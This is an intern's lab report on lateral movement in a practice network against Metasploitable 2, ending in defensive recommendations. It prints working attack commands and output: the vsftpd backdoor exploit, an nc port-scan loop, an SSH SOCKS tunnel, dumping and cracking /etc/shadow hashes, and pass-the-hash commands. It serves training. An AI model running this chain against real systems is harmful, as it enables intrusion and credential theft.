

WEEK 06

Lateral Movement &

Network Pivoting

Submitted by: Umar Farooq

Role: Intern — Red Team Track

Date: July 2026

TABLE OF CONTENTS

1. Lab Environment & Objectives
2. Task 01 — Internal Network Discovery (Living off the Land)
3. Task 02 — Pivoting & Tunneling (The Double Jump)
4. Task 03 — Credential Dumping & Harvesting
5. Task 04 — Lateral Movement Techniques
6. Network Diagram
7. Security Recommendations
8. Conclusion

1. Lab Environment & Objectives

This report documents the practical execution of Week 06 of the Cyberster Red Team Internship Program. The objective of this week was to master the art of Lateral Movement and Network Pivoting — techniques used by real-world attackers to move through an internal network after gaining initial access to a single host.

■ Lab Machines

Machine	Role
Kali Linux 192.168.56.136	Attacker Machine (Red Team Operator)
Metasploitable 2 192.168.56.105	Machine 1 — Pivot Host (Compromised)
Internal Target	Machine 2 — Lateral Movement Target

■ Weekly Objectives

- Gain initial access to Machine 1 (Metasploitable 2) via exploitation
- Perform internal network discovery using built-in OS tools
- Set up a SOCKS proxy tunnel through Machine 1 to reach Machine 2
- Dump credentials and crack password hashes
- Use harvested credentials to move laterally to Machine 2

2. Task 01 — Internal Network Discovery

After gaining initial access to Metasploitable 2 (Machine 1) via the vsftpd 2.3.4 backdoor exploit, a Meterpreter session was established. The shell command was used to drop into a native Linux shell on the compromised host, allowing native OS tools to be used for internal reconnaissance — a technique known as 'Living off the Land'.

■ Step 1 — Initial Exploitation (Gaining Meterpreter Session)

The vsftpd 2.3.4 backdoor exploit was used from Metasploit on Kali:

```
use exploit/unix/ftp/vsftpd_234_backdoor set RHOSTS 192.168.56.105 set LHOST 192.168.56.136 run [+] 192.168.56.105:21 - Backdoor has been spawned! [*] Meterpreter session 1 opened (192.168.56.136:4444 -> 192.168.56.105:47869) meterpreter >
```

```

meterpreter > shell
Process 4741 created.
Channel 1 created.

arp -a
? (192.168.56.136) at 08:00:27:1f:b7:23 [ether] on eth0
? (192.168.56.100) at 08:00:27:e1:f7:a7 [ether] on eth0
whoami
root
ip neigh
192.168.56.136 dev eth0 lladdr 08:00:27:1f:b7:23 DELAY
192.168.56.100 dev eth0 lladdr 08:00:27:e1:f7:a7 STALE
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4458/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4458/xinetd
tcp        0      0 0.0.0.0:55649           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:44065           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52258           0.0.0.0:*               LISTEN      3695/rpc.statd
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4585/rmiregistry
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4458/xinetd
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4601/unrealircd
tcp        0      0 0.0.0.0:3306             0.0.0.0:*               LISTEN      4192/mysql
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4585/rmiregistry
tcp        0      0 0.0.0.0:6067            0.0.0.0:*               LISTEN      4601/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4436/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4604/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3679/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4604/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4566/apache2
tcp        0      0 0.0.0.0:8787             0.0.0.0:*               LISTEN      4589/ruby
tcp        0      0 0.0.0.0:8180             0.0.0.0:*               LISTEN      4550/jsvc
tcp        0      0 0.0.0.0:1524             0.0.0.0:*               LISTEN      4458/xinetd
tcp        0      0 0.0.0.0:21               0.0.0.0:*               LISTEN      4458/xinetd
tcp        0      0 192.168.56.105:53       0.0.0.0:*               LISTEN      4052/named
tcp        0      0 127.0.0.1:53             0.0.0.0:*               LISTEN      4052/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4458/xinetd

```

File: task01_network_discovery.png

Screenshot showing Meterpreter session opened and shell prompt after running 'shell' command

■ Step 2 — Network Mapping with Built-in Tools

Inside the Meterpreter shell, the following commands were run on Machine 1:

```

shell arp -a

ip neigh

netstat -tulnp

```

arp -a — Revealed active hosts the compromised machine has communicated with:

```

? (192.168.56.136) at 08:00:27:1f:b7:23 [ether] on eth0
? (192.168.56.100) at 08:00:27:e1:f7:a7 [ether] on eth0

```

■ Step 3 — Internal Port Scanning (Bash Loop)

A lightweight Bash loop using netcat (nc) was used to scan for open ports across the subnet. The -w 1 flag sets a 1-second timeout for faster scanning:

```

for ip in 192.168.56.{1..254}; do nc -zv -w 1 $ip 22 80 445 3389 2>&1 | grep
open done # Output:
(UNKNOWN) [192.168.56.105] 22 (ssh) open
(UNKNOWN) [192.168.56.105] 80 (www) open
(UNKNOWN) [192.168.56.105] 445 (microsoft-ds) open

```

```
for ip in 192.168.56.{1..254}; do
  nc -zv -w 1 $ip 22 80 445 3389 2>&1 | grep open
done
(UNKNOWN) [192.168.56.105] 22 (ssh) open
(UNKNOWN) [192.168.56.105] 80 (www) open
(UNKNOWN) [192.168.56.105] 445 (microsoft-ds) open
```

File: task01_port_scan.png

Screenshot showing open ports discovered on internal hosts via Bash nc loop


3. Task 02 — Pivoting & Tunneling (The Double Jump)

With the internal network mapped, the next step was to route Kali's attack tools through Machine 1 so that Machine 2 (not directly reachable) could be targeted. This was achieved using SSH Dynamic Port Forwarding combined with Proxychains.

■ Step 1 — SSH Dynamic Port Forwarding (SOCKS Proxy)

An SSH tunnel was established from Kali to Metasploitable 2 using Dynamic Port Forwarding. This created a SOCKS5 proxy on Kali's port 1080, routing all traffic through Machine 1:

```
ssh -D 1080 -f -N \ -o
HostKeyAlgorithms+=ssh-rsa \
-o PubkeyAcceptedKeyTypes+=ssh-rsa
\ -o StrictHostKeyChecking=no \
msfadmin@192.168.56.105
# Password: msfadmin
# -D 1080 → SOCKS proxy on localhost:1080
# -f → Run in background
# -N → No command, tunnel only
```



```
(saim@autonomous)-[~]
$ ssh -D 1080 -f -N -o HostKeyAlgorithms+=ssh-rsa -o PubkeyAcceptedKeyTypes+=ssh-rsa msfadmin@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? fingerprint
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.105' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.105's password:
```

File: task02_ssh_tunnel.png

Screenshot showing SSH dynamic port forwarding command running successfully

■ Step 2 — Proxychains Configuration

The /etc/proxychains.conf file was configured to route tools through the SOCKS5 proxy:


```
# /etc/proxychains.conf
strict_chain proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
```

```
tcp_connect_time_out 8000
[ProxyList] socks5
127.0.0.1 1080
```

■ Step 3 — Verifying Tunnel with Proxychains + Nmap

Nmap was executed through proxychains to verify the tunnel was working. Note: -sT (TCP connect) must be used instead of -sS (SYN scan) over SOCKS:

```
proxychains nmap -sT -Pn -p 22,80,445 192.168.56.105
[proxychains] config file found:
/etc/proxychains.conf [proxychains] DLL init:
proxychains-ng 4.17
Starting Nmap 7.98 Nmap scan
report for 192.168.56.105
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
```



```
(sain@autonomous)-[~]
$ proxychains nmap -sT -Pn -p 22,80,445 192.168.56.105
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 09:40 -0400
Nmap scan report for 192.168.56.105
Host is up (0.0025s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

File: task02_proxychains_nmap.png

Screenshot showing proxychains routing nmap scan through the tunnel successfully

4. Task 03 — Credential Dumping & Harvesting

With pivoting established, credentials were extracted from Machine 1 (Metasploitable 2) for reuse on Machine 2. This demonstrates the concept: passwords found on Machine A often work on Machine B.

■ Step 1 — Extracting /etc/shadow Hashes (Linux)

From the Meterpreter shell on Metasploitable 2, root access was used to read /etc/shadow which contains password hashes for all system users:

```
cat /etc/shadow
```

The following accounts with password hashes were identified:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$fUX6BPOT$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDUpR5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOT$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
sshd:*:14684:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDUpR5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:*:14727:0:99999:7:::
atd:*:15474:0:99999:7:::
```

File: task03_shadow_hashes.png

Screenshot of cat /etc/shadow output showing all user hashes on Metasploitable 2

■ Step 2 — Hash Cracking with John the Ripper

The extracted hashes were saved to hash.txt on Kali and cracked using John the Ripper with the rockyou.txt wordlist:

```
# Save hashes to file nano hash.txt # Crack with John
the Ripper john hash.txt --
wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
batman            (sys)
service           (service)
```

File: task03_hash_cracking.png

Screenshot showing John the Ripper cracking hashes in progress

■ Step 3 — Cracked Passwords

The following credentials were successfully recovered:

Username	Cracked Password
klog	123456789
sys	batman
service	service
msfadmin	(pending — longer wordlist needed)
root	(pending — longer wordlist needed)

```
john --show hash.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

File: task03_cracked_results.png

Screenshot of john --show hash.txt displaying all recovered plaintext passwords


5. Task 04 — Lateral Movement Techniques

Using the harvested credentials, lateral movement was performed to authenticate to Machine 2 as a different user. This simulates how attackers pivot from one compromised machine to another using stolen credentials.

■ Method 1 — SSH Lateral Movement with Cracked Credentials

SSH was used to authenticate to the target using credentials recovered from /etc/shadow cracking. This simulates credential reuse across machines on the same network:

```
ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.56.105  
  
# Password: msfadmin  
  
# Also tested with service account: ssh -o  
HostKeyAlgorithms=+ssh-rsa service@192.168.56.105 #  
Password: service
```



```
(saim@autonomous)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.56.105  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.56.105's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Wed Apr  8 15:24:03 2026 from 192.168.56.136  
msfadmin@metasploitable:~$ ssh -o HostKeyAlgorithms=+ssh-rsa service@192.168.56.105  
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa'.
```

File: task04_ssh_lateral.png

Screenshot showing successful SSH login to Machine 2 using harvested credentials

Session Actions Edit View Help

(saim@autonomous)-[~]

\$ ssh -o HostKeyAlgorithms=+ssh-rsa service@192.168.56.105

** WARNING: connection is not using a post-quantum key exchange algorithm.

** This session may be vulnerable to "store now, decrypt later" attacks.

** The server may need to be upgraded. See <https://openssh.com/pq.html>

service@192.168.56.105's password:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

Last login: Wed Apr 8 15:26:16 2026 from 192.168.56.136

service@metasploitable:~\$

File: task04_ssh_lateral_1.png

Screenshot showing shell access as different user via lateral movement

■ Method 2 — Pass-the-Hash (Windows — Reference)


For Windows environments, Impacket tools can be used to authenticate using only an NTLM hash without needing the plaintext password:

```
# Using psexec.py (Impacket) psexec.py user@192.168.1.10
-hashess :NTLM_HASH # Using wmiexec.py (Impacket)
wmiexec.py user@192.168.1.10 -hashes :NTLM_HASH # RDP
with captured credentials xfreerdp /u:user /p:password
/v:192.168.1.10 /cert-ignore
# Evil-WinRM
```

```
evil-winrm -i 192.168.1.10 -u user -p password
```

6. Network Diagram

The following diagram illustrates the lab topology and attack chain used during this week's exercises:



■ Attack Chain Summary

Step	Action	Tool Used
1	Exploit vsftpd backdoor on Machine 1	Metasploit
2	Drop into native shell	Meterpreter → shell
3	Internal network discovery	arp, ip neigh, netstat, nc
4	Set up SOCKS proxy tunnel	SSH -D (Dynamic Port Forward)
5	Route tools through tunnel	Proxychains + Nmap
6	Dump credentials from /etc/shadow	cat /etc/shadow
7	Crack password hashes	John the Ripper + rockyou.txt
8	SSH into Machine 2 with cracked creds	ssh (lateral movement)

7. Security Recommendations

Based on the techniques demonstrated in this lab, the following defensive measures are recommended to prevent lateral movement and network pivoting in real-world environments:

■ Network Segmentation

Divide the internal network into isolated VLANs. Ensure that workstations cannot directly communicate with servers unless explicitly required. This limits an attacker's ability to pivot freely.

■ Disable Legacy Protocols

Disable LLMNR, NBT-NS, and SMBv1 which are commonly abused for credential capture and relay attacks. These protocols are rarely needed in modern environments.

■ Privileged Access Management (PAM)

Enforce the principle of least privilege. Limit which accounts can log into which machines. Use jump servers/bastion hosts for administrative access to sensitive systems.

■ Credential Hygiene

Enforce strong, unique passwords for every account. Use a password manager or privileged access workstation policy to prevent password reuse across machines.

■ Multi-Factor Authentication (MFA)

Enable MFA for SSH, RDP, WinRM, and VPN access. Even if credentials are stolen, MFA prevents unauthorized logins.

■ Monitor for Lateral Movement

Deploy SIEM/EDR solutions to detect unusual authentication patterns, use of tools like psexec, wmiexec, or mass port scanning from internal hosts.

■ Patch Management

The initial access vector (vsftpd 2.3.4 backdoor) is a known vulnerability from 2011. Regular patching would have prevented this entire attack chain.

■ Disable Unnecessary Services

Metasploitable had FTP, Telnet, SMB, and many other services running unnecessarily. Apply the principle of minimum attack surface — disable all services not required.

8. Conclusion

This week's lab provided hands-on experience with one of the most critical phases of a real-world cyberattack: lateral movement. Starting from a single compromised host (Metasploitable 2), it was demonstrated how an attacker can systematically discover the internal network, establish tunnels to bypass network restrictions, harvest credentials, and move laterally to additional targets.

The key lesson learned is that initial access is merely the beginning of an attack. The true impact comes from lateral movement — reaching domain controllers, databases, and other high-value targets deep within the network. Defenders must assume breach and implement controls that detect and limit lateral movement, not just prevent initial access.

Report Summary	
Student Name	Umar Farooq
Program	Cyberster Red Team Internship
Instructor	Umar Niaz — Red Team Instructor, Cyberster
Module	Week 06 — Lateral Movement & Network Pivoting
Date	July 2026
Tasks Completed	Task 01, Task 02, Task 03, Task 04
Tools Used	Metasploit, SSH, Proxychains, Nmap, John the Ripper, netcat